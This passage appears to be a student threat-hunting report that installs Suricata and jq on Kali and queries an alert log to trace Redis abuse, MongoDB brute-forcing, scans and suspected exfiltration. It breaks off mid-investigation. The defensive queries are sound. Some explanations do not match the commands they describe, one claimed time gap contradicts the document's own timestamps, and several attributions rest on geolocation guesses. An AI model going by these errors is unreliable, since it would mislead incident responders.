
Suricata Installation + Verification. Suricata Version 8.0.4.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo apt install suricata -y  
suricata is already the newest version (1:8.0.4-1).  
The following packages were automatically installed and are no longer require  
d:  
  curlftpfs      libmupdf25.1      pocketsphinx-en-us  
  libaudio2      libplacebo351     postgresql-common-dev  
  libavfilter10  libpocketsphinx3  python3-aiocache  
  libavformat61  libpostproc58     python3-aiomcache  
  libblsc2-4     librubberband2    python3-fs  
  libconfig-inifiles-perl  libsframe2      python3-pysnmp4  
  libcrypt-dev   libsnmp40t64      python3-terminaltables  
  libdlt2        libsphinxbase3t64 python3-wapiti-arsenic  
  libfuse2t64    libswscale8       python3-yaswfp  
  libgavl-1      libteamctl0       ruby-unf-ext  
  libgdk-pixbuf2.0-bin  libtsk19t64     vdpau-driver-all  
  libio-pty-perl  libvdpau-v4l2    libvdpau-va-gll  
  libipc-run-perl  mesa-vdpau-drivers  
Use 'sudo apt autoremove' to remove them.  
  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 24  
  
(kali@kali)-[~]  
$ suricata version--  
Suricata 8.0.4 ("undefined")  
USAGE: suricata [OPTIONS] [BPF FILTER]
```

jq Installation + Verification. jq Version 1.8.1

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo apt install jq -y  
[sudo] password for kali:  
Upgrading:  
  libjq1  
  
Installing:  
  jq  
  
Summary:  
  Upgrading: 1, Installing: 1, Removing: 0, Not Upgrading: 2197  
  Download size: 252 kB  
  Space needed: 138 kB / 60.7 GB available  
  
Get:1 http://kali.download/kali kali-rolling/main amd64 libjq1 amd64 1.8.1-5 [166 kB]  
Get:2 http://mirror.lagoon.nc/kali kali-rolling/main amd64 jq amd64 1.8.1-5 [85.0 kB]  
Fetched 252 kB in 1s (229 kB/s)  
(Reading database ... 412915 files and directories currently installed.)  
Preparing to unpack .../libjq1_1.8.1-5_amd64.deb ...  
Unpacking libjq1:amd64 (1.8.1-5) over (1.7.1-5) ...  
Selecting previously unselected package jq.  
Preparing to unpack .../archives/jq_1.8.1-5_amd64.deb ...  
Unpacking jq (1.8.1-5) ...  
Setting up libjq1:amd64 (1.8.1-5) ...  
Setting up jq (1.8.1-5) ...  
Processing triggers for libc-bin (2.41-6) ...  
Processing triggers for man-db (2.13.1-1) ...  
Processing triggers for kali-menu (2025.2.7) ...  
  
(kali@kali)-[~]  
$ jq --version  
jq-1.8.1  
  
(kali@kali)-[~]  
$
```

Event logs are saved on the desktop and are now ready to be analyzed.



10.2 Analysis

“What type of events and how many events are in this log?”, this command answers it.

```
cat eventlogs4.json | jq '.event_type' | sort | uniq -c | sort -rn
```

Explanation;

- **cat** - reads .json file
- **jq '.event_type'** - filter only for event_type field from every line in the log file
- **sort** - sort alphabetically, identical values are grouped together
- **uniq -c** - count how many times each value appears
- **sort -rn** - sort numerically with highest count first

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq '.event_type' | sort | uniq -c | sort -rn
100000 "alert"
```

- There are 100,000 events that are alerts. There are only alerts in this log file.

All alert signatures will give us an initial idea of what is being flagged as potential suspicious activity.

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | .alert.signature' | sort | uniq -c | sort -rn
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = “alert”
- **.alert.signature** - extract the signature name field in each alert object
- **sort** - sort alphabetically, identical values are grouped together
- **uniq -c** - count how many times each value appears
- **sort -rn** - show the highest count signature first

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | .alert.signature' | sort | uniq -c | sort -rn
30000 "ET EXPLOIT Redis CONFIG Command Abuse"
20000 "ET BRUTEFORCE MongoDB Credential Guessing"
11903 "GPL ATTACK Response"
10000 "ET SCAN Possible NMAP scan"
7598 "ET POLICY Social Media Access"
7499 "ET INFO Session Traversal"
5000 "ET SCAN MongoDB Port 27017 Scan"
5000 "ET MALWARE Suspicious Large Data Transfer from DB"
3000 "ET POLICY Authorized Vulnerability Scan"
```

Triage;

- **ET Exploit Redis CONFIG Command Abuse** - Critical, potential remote exploitation, allows control over Redis database such as remote code execution, exfiltration or tampering.
- **ET BRUTEFORCE MongoDB Credential Guessing** - Critical, brute-force attack, attempt at gaining unauthorised access to MongoDB
- **GPL ATTACK Response** - High, an attack was successful, a target system has responded to an attack
- **ET SCAN Possible NMAP scan** - High, reconnaissance, NMAP is a network mapping tool, allows for view of open ports, hosts and running services.
- **ET POLICY Social Media Access** - Low, policy violation, users are accessing social media platforms on the network.
- **ET INFO Session Traversal** - Medium, attempt at traversing a network, possibly session hijack
- **ET SCAN MongoDB Port 27017 Scan** - High, MongoDB is being scanned, corresponds to the NMAP detection before

- **ET MALWARE Suspicious Large Data Transfer from DB** - Critical, data exfiltration, large volumes of data is being transferred outbound.
- **ET POLICY Authorized Vulnerability Scan** - Low, a vulnerability scanner, authorised activity therefore it is low severity.

All source IPs that are generating the alerts.

cat eventlogs4.json | jq 'select(.event_type=="alert") | .src_ip' | sort | uniq -c | sort -rn

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **.src_ip** - extract only source IP address
- **sort** - sort alphabetically, identical values are grouped together
- **uniq -c** - count how many times each value appears
- **sort -rn** - show the highest count src IP address first

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | .src_ip' | sort | uniq -c | sort -rn
```

(Output too long to screenshot)

Findings;

- 30000 "203.0.113.42"
- 30000 "185.22.1.5"
- 10000 "95.161.220.10"
- 30000 "192.168.1.xxx"

All destination ports being targeted.

cat eventlogs4.json | jq 'select(.event_type=="alert") | .dest_port' | sort | uniq -c | sort -rn

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **.dest_ip** - extract only destination IP address
- **uniq -c** - count how many times each value appears
- **sort -rn** - show the highest count src IP address first

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | .dest_port' | sort | uniq -c | sort -rn
30000 6379
30000 443
30000 27017
10000 80
```

Observations;

- Port 6379 = Redis database, 30,000 alerts related
- Port 443 = HTTPS, 30,000 alerts related
- Port 27017 = MongoDB Database, 30,000 alerts related
- Port 80 = HTTP, 10,000 alerts related

10.3 Hypothesis

I hypothesize that this is an attack campaign that is conducting an attack on databases on the network. There are clear attack patterns present in the initial overview of the logs such as NMAP

reconnaissance and exploitation of Redis and MongoDB services (all database services). This suggests that the threat actors, possibly 203.0.113.42 and 185.22.1.5 are attempting credential brute-forcing and data exfiltration.

10.4 Detailed investigation and validation steps based on the developed hypothesis.

The following sites are used for OSINT;

<https://whatismyipaddress.com/ip-lookup>

IP Address Investigation

To investigate and go in-depth on threat hunting, we need to establish who is triggering the specific alert.

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.src_ip=="203.0.113.42") | .alert.signature' | sort | uniq -c | sort -rn
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.src_ip=="203.0.113.42")** - filter all events for only where src_ip is 203.0.113.42
- **.alert.signature** - extract the signature name field in each alert object
- **sort** - sort alphabetically, identical values are grouped together
- **uniq -c** - count how many times each value appears
- **sort -rn** - show the highest count src IP address first

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.src_ip=="203.0.113.42") | .alert.signature' | sort | uniq -c | sort -rn
30000 "ET EXPLOIT Redis CONFIG Command Abuse"
```

Findings;

- 203.0.113.42 is the one triggering 30,000 alerts for ET Exploit Redis CONFIG Command Abuse
- 203.0.113.42 is a reversed IP address, was unable to gain intel on sites

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.src_ip=="185.22.1.5") | .alert.signature' | sort | uniq -c | sort -rn
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.src_ip=="185.22.1.5")** - filter all events for only where src_ip is 185.22.1.5
- **.alert.signature** - extract the signature name field in each alert object
- **sort** - sort alphabetically, identical values are grouped together
- **uniq -c** - count how many times each value appears
- **sort -rn** - show the highest count src IP address first

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.src_ip=="185.22.1.5") | .alert.signature' | sort | uniq -c | sort -rn
20000 "ET BRUTEFORCE MongoDB Credential Guessing"
5000 "ET SCAN MongoDB Port 27017 Scan"
5000 "ET MALWARE Suspicious Large Data Transfer from DB"
```

IP Details For: 185.22.1.5

Decimal: 3105227013
Hostname: 185.22.1.5
ASN: 204760
ISP: Momit SRL
Services: Data Center/Transit
Country: Italy
State/Region: Basilicata
City: Croce
Latitude: 40.7032 (40° 42' 11.52" N)
Longitude: 15.6856 (15° 41' 8.23" E)



[CLICK TO CHECK BLACKLIST STATUS](#)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from [IP2Location](#).

(IP-Lookup)

Findings;

- 185.22.1.5 is triggering 20,000 ET BRUTEFORCE MongoDB Credential Guessing, 5,000 ET SCAN MongoDB Port 27017 Scan and 5,000 ET MALWARE Suspicious Large Data Transfer from DB
- Attacks are being conducted in Basilicata, Italy.
- “Services: Data Center/Transit”, this IP address is a data center IP, not a specific user. This means threat actors are using data center servers to launch attacks. Could be false just to obscure identity.

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.src_ip=="95.161.220.10") |  
    .alert.signature' | sort | uniq -c | sort -rn
```


Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = “alert”
- **select(.src_ip=="95.161.220.10")** - filter all events for only where src_ip is 95.161.220.10
- **.alert.signature** - extract the signature name field in each alert object
- **sort** - sort alphabetically, identical values are grouped together
- **uniq -c** - count how many times each value appears
- **sort -rn** - show the highest count src IP address first

```
(kali@kali)-[~/Desktop]  
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.src_ip=="95.161.220.10")  
| .alert.signature' | sort | uniq -c | sort -rn  
10000 "ET SCAN Possible NMAP scan"
```

IP Details For: 95.161.220.10

Decimal: 1604443146
Hostname: 95-161-220-10.obit.ru
ASN: 8492
ISP: Obit Ltd.
Services: None detected
Country: Russian Federation
State/Region: Moskva
City: Moscow
Latitude: 55.7523 (55° 45' 8.13" N)
Longitude: 37.6155 (37° 36' 55.70" E)



[CLICK TO CHECK BLACKLIST STATUS](#)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from [IP2Location](#).

(IP-Lookup)

Findings;

- 95.161.220.10 is responsible for triggering 10,000 alerts on ET SCAN Possible NMAP scan
- Attacks are being conducted in Moscow, Russia.
- Russia is notorious for being a very common cybercrime activity source. Unlike 185.22.1.5, the IP address is not connected to a service of any sort meaning it is just a covert attack machine.

Redis Destination Port Investigation

We need to investigate and establish which IP address is conducting an attack on which port.

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.dest_port==6379) | {timestamp, src_ip, dest_ip, signature: .alert.signature}' | head -24
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.dest_port==6379)** - filter all alerts for only where destination port is 6379
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -24** - output the first 24 lines


```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.dest_port==6379) | {timestamp, src_ip, dest_ip, signature: .alert.signature}' | head -24
{
  "timestamp": "2025-05-13T17:20:00",
  "src_ip": "203.0.113.42",
  "dest_ip": "10.0.5.30",
  "signature": "ET EXPLOIT Redis CONFIG Command Abuse"
}
{
  "timestamp": "2025-05-13T17:20:06",
  "src_ip": "203.0.113.42",
  "dest_ip": "10.0.5.30",
  "signature": "ET EXPLOIT Redis CONFIG Command Abuse"
}
{
  "timestamp": "2025-05-13T17:20:12",
  "src_ip": "203.0.113.42",
  "dest_ip": "10.0.5.30",
  "signature": "ET EXPLOIT Redis CONFIG Command Abuse"
}
{
  "timestamp": "2025-05-13T17:20:18",
  "src_ip": "203.0.113.42",
  "dest_ip": "10.0.5.30",
  "signature": "ET EXPLOIT Redis CONFIG Command Abuse"
}

(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.dest_port==6379) | .src_ip' | sort | uniq -c | sort -rn
30000 203.0.113.42
```

Observations;

- Command abuse is happening on the 2025/05/13 at 5:20PM, however each log shows an interval of exactly 6 seconds each. Evidence of automated tool attacks.
- 203.0.113.42 is responsible for attacking server 10.0.5.30, generating 30,000 alerts. It is being done by Redis CONFIG abuse which indicates that the Redis Service on 10.0.5.30 is compromised and the threat actor basically has full control, they are able to remote code execute or make a backdoor.

MongoDB Destination Port Investigation

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.dest_port==27017) | {timestamp, src_ip, dest_ip, signature: .alert.signature}' | head -24
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.dest_port==27017)** - filter all alerts for only where destination port is 27017
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -24** - output the first 24 lines


```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.dest_port==27017) | {timestamp, src_ip, dest_ip, signature: .alert.signature}' | head -24
{
  "timestamp": "2025-05-12T16:20:00",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "signature": "ET SCAN MongoDB Port 27017 Scan"
}
{
  "timestamp": "2025-05-12T16:20:06",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "signature": "ET SCAN MongoDB Port 27017 Scan"
}
{
  "timestamp": "2025-05-12T16:20:12",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "signature": "ET SCAN MongoDB Port 27017 Scan"
}
{
  "timestamp": "2025-05-12T16:20:18",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "signature": "ET SCAN MongoDB Port 27017 Scan"
}
}
```

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.dest_port==27017) | .src_ip' | sort | uniq -c | sort -rn
30000 "185.22.1.5"
```

Observations;

- Same automation pattern we identified earlier, occurs in intervals of 6 seconds
- Occurred on the 2025/05/12 at 16:20:00, which is one day before the Redis Exploitation
- Port is exploited until
- This is evidence of a coordinated multi-stage attack campaign, the threat actor, 185.22.1.5, the Italian Data Center is conducting 30,000 scans and brute force attempts on 10.0.5.20.

Brute-force Attempts

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("BRUTEFORCE")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.alert.signature | contains("BRUTEFORCE"))**- filter all alerts for only where alert signature contains "BRUTEFORCE"
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -20** - output the first 20 lines
- **tail -20** - output the last 20 lines

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("BRUTEFORCE")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
{
  "timestamp": "2025-05-17T04:40:00",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET BRUTEFORCE MongoDB Credential Guessing"
}
{
  "timestamp": "2025-05-17T04:40:06",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET BRUTEFORCE MongoDB Credential Guessing"
}
{
  "timestamp": "2025-05-17T04:40:12",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET BRUTEFORCE MongoDB Credential Guessing"
}
```

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("BRUTEFORCE")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2025-05-18T13:59:42",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET BRUTEFORCE MongoDB Credential Guessing"
}
{
  "timestamp": "2025-05-18T13:59:48",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET BRUTEFORCE MongoDB Credential Guessing"
}
{
  "timestamp": "2025-05-18T13:59:54",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET BRUTEFORCE MongoDB Credential Guessing"
}
```

Observations;

- Occurs on the 2025/05/17 at 4:40:00 by 185.22.1.5 (Italian Data Center), ends 2025/05/18 at 13:59:54
- The brute force attack occurs after the port scan
- However, this brute-force occurs at 4:40AM. This time is significant because it is incredibly early morning where people are less likely to be awake. Nobody is at work and nobody is awake to monitor automated alerts. This is a deliberate timing by the threat actor.
- Again, automated tools are brute forcing as evident by the 6 second intervals.

Data Exfiltration Investigation

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Quakbot")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -24
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.dest_port==27017)** - filter all alerts for only where destination port is 27017
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -24** - output the first 24 lines
- **tail -24** - output the last 24 lines

```
(kali㉿kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Large Data Transfer")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}'
{
  "timestamp": "2025-05-18T22:20:00",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET MALWARE Suspicious Large Data Transfer from DB"
}
{
  "timestamp": "2025-05-18T22:20:06",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET MALWARE Suspicious Large Data Transfer from DB"
}
{
  "timestamp": "2025-05-18T22:20:12",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET MALWARE Suspicious Large Data Transfer from DB"
}
{
  "timestamp": "2025-05-18T22:20:18",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET MALWARE Suspicious Large Data Transfer from DB"
}
{
  "timestamp": "2025-05-18T22:20:24",
  "src_ip": "185.22.1.5",
```

```
(kali㉿kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Large Data Transfer")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2025-05-19T06:39:42",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET MALWARE Suspicious Large Data Transfer from DB"
}
{
  "timestamp": "2025-05-19T06:39:48",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET MALWARE Suspicious Large Data Transfer from DB"
}
{
  "timestamp": "2025-05-19T06:39:54",
  "src_ip": "185.22.1.5",
  "dest_ip": "10.0.5.20",
  "dest_port": 27017,
  "signature": "ET MALWARE Suspicious Large Data Transfer from DB"
}
```

Observations;

- The data exfiltration occurs on 2025/05/18 at 22:20:00 which is a 6 day gap between the MongoDB scan and Redis Exploitation.
- Ends 2025/05/19 at 6:39:54
- This whole operation goes on for around 8.33 hours meaning that if we divide 5000 (amount of data exfiltration alerts) / 8.33, we get ~600 alerts per hour. This indicates abnormal traffic because it is all triggering Suricata alerts whereas legitimate traffic wouldn't appear on Suricata.
- This confirms that the attack campaign was a successful breach
- Data is being transferred out of 10.0.5.20 (MongoDB) meaning the attacker has full access to the database.
- 185.22.1.5 is the Italian Data Center that is stealing data, they are using an automated tooling to dump and exfiltrate the entire database as evidenced by the again, 6 second intervals.

Attack Response Investigation

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("GPL ATTACK")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.alert.signature | contains("GPL ATTACK"))** - filter all alerts for only where alert signature contains "GPL ATTACK"
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -20** - output the first 20 lines
- **tail -20** - output the last 20 lines

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("GPL ATTACK")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
{
  "timestamp": "2025-05-12T08:00:06",
  "src_ip": "192.168.1.121",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "GPL ATTACK Response"
}
{
  "timestamp": "2025-05-12T08:00:12",
  "src_ip": "192.168.1.106",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "GPL ATTACK Response"
}
{
  "timestamp": "2025-05-12T08:00:18",
  "src_ip": "192.168.1.96",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "GPL ATTACK Response"
}
```

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("GPL ATTACK")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2025-05-18T22:18:12",
  "src_ip": "192.168.1.64",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "GPL ATTACK Response"
}
{
  "timestamp": "2025-05-18T22:19:06",
  "src_ip": "192.168.1.4",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "GPL ATTACK Response"
}
{
  "timestamp": "2025-05-18T22:19:12",
  "src_ip": "192.168.1.247",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "GPL ATTACK Response"
}
```

Observations;

- Occurs on the 2025/05/12 at 8:00:00, earlier than the MongoDB scan. Ends 2025/05/18 at 22:19:12
- The source IP [192.168.1.xxx](#) are internal. This means that internal machines are generating attack responses meaning these machines are being compromised. There are multiple internal machines involved. This is a widespread compromise.
- There is a new server, 10.0.5.50 on port 443 (HTTPS), further investigation needs to be done
- Because the attack responses are occurring over HTTPS, it means traffic is encrypted so it is harder to inspect. Could be used to receive stolen data or send commands.
- This tells us that internal machines were already compromised before the database attacks even began.

NMAP Investigation

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("NMAP")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.alert.signature | contains("NMAP"))** - filter all alerts for only where alert signature contains "NMAP"
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -20** - output the first 20 lines
- **tail -20** - output the last 20 lines


```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("NMAP")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
{
  "timestamp": "2025-05-16T12:00:00",
  "src_ip": "95.161.220.10",
  "dest_ip": "10.0.5.50",
  "dest_port": 80,
  "signature": "ET SCAN Possible NMAP scan"
}
{
  "timestamp": "2025-05-16T12:00:06",
  "src_ip": "95.161.220.10",
  "dest_ip": "10.0.5.50",
  "dest_port": 80,
  "signature": "ET SCAN Possible NMAP scan"
}
{
  "timestamp": "2025-05-16T12:00:12",
  "src_ip": "95.161.220.10",
  "dest_ip": "10.0.5.50",
  "dest_port": 80,
  "signature": "ET SCAN Possible NMAP scan"
}
```

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("NMAP")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2025-05-17T04:39:42",
  "src_ip": "95.161.220.10",
  "dest_ip": "10.0.5.50",
  "dest_port": 80,
  "signature": "ET SCAN Possible NMAP scan"
}
{
  "timestamp": "2025-05-17T04:39:48",
  "src_ip": "95.161.220.10",
  "dest_ip": "10.0.5.50",
  "dest_port": 80,
  "signature": "ET SCAN Possible NMAP scan"
}
{
  "timestamp": "2025-05-17T04:39:54",
  "src_ip": "95.161.220.10",
  "dest_ip": "10.0.5.50",
  "dest_port": 80,
  "signature": "ET SCAN Possible NMAP scan"
}
```

Observations;

- Source is 95.161.220.10, the Russian IP.
- Occurs on 2025/05/16 at 12:00:00 and ends 2025/05/17 at 4:39:54. Notice how this is 4 seconds behind the first brute force log. This means that the scan feeds directly into the brute force attack.
- The Russian IP NMAP scanned 10.0.5.50 on port 80. This is the same server that the internal machines were sending attack responses on port 443 since 2025/05/12.

Social Media Access Investigation

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Social Media")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"

- **select(.alert.signature | contains("Social Media"))**- filter all alerts for only where alert signature contains “Social Media”
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -20** - output the first 20 lines
- **tail -20** - output the last 20 lines

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Social Media")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
{
  "timestamp": "2025-05-12T08:00:24",
  "src_ip": "192.168.1.15",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Social Media Access"
}
{
  "timestamp": "2025-05-12T08:02:06",
  "src_ip": "192.168.1.208",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Social Media Access"
}
{
  "timestamp": "2025-05-12T08:02:18",
  "src_ip": "192.168.1.233",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Social Media Access"
}
```

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Social Media")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2025-05-18T22:19:36",
  "src_ip": "192.168.1.231",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Social Media Access"
}
{
  "timestamp": "2025-05-18T22:19:48",
  "src_ip": "192.168.1.26",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Social Media Access"
}
{
  "timestamp": "2025-05-18T22:19:54",
  "src_ip": "192.168.1.181",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Social Media Access"
}
```

Observations;

- Could be legitimate traffic due to low severity but still worth investigation
- Occurs the same day as the GPL Attack Response, however, this could be human activity because there is no more 6 second interval, instead, it is irregular.
- Occurs 2025/05/12 at 8:00:24 and ends 2025/05/18 at 22:19:54
- Same internal machines that were compromised before.
- Every request is going to 10.0.5.50 on port 443. This is suspicious because social media traffic will go to external IPs not an internal server. Which could mean that the attackers are

either using the compromised 10.0.5.50 as a C2 disguise to cover communications using social media traffic or 10.0.5.50 is being used to intercept and redirect traffic.

Session Traversal Investigation

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Session Traversal")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.alert.signature | contains("Session Traversal"))** - filter all alerts for only where alert signature contains "Session Traversal"
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -20** - output the first 20 lines
- **tail -20** - output the last 20 lines



```
(kali㉿kali)-[~/Desktop]
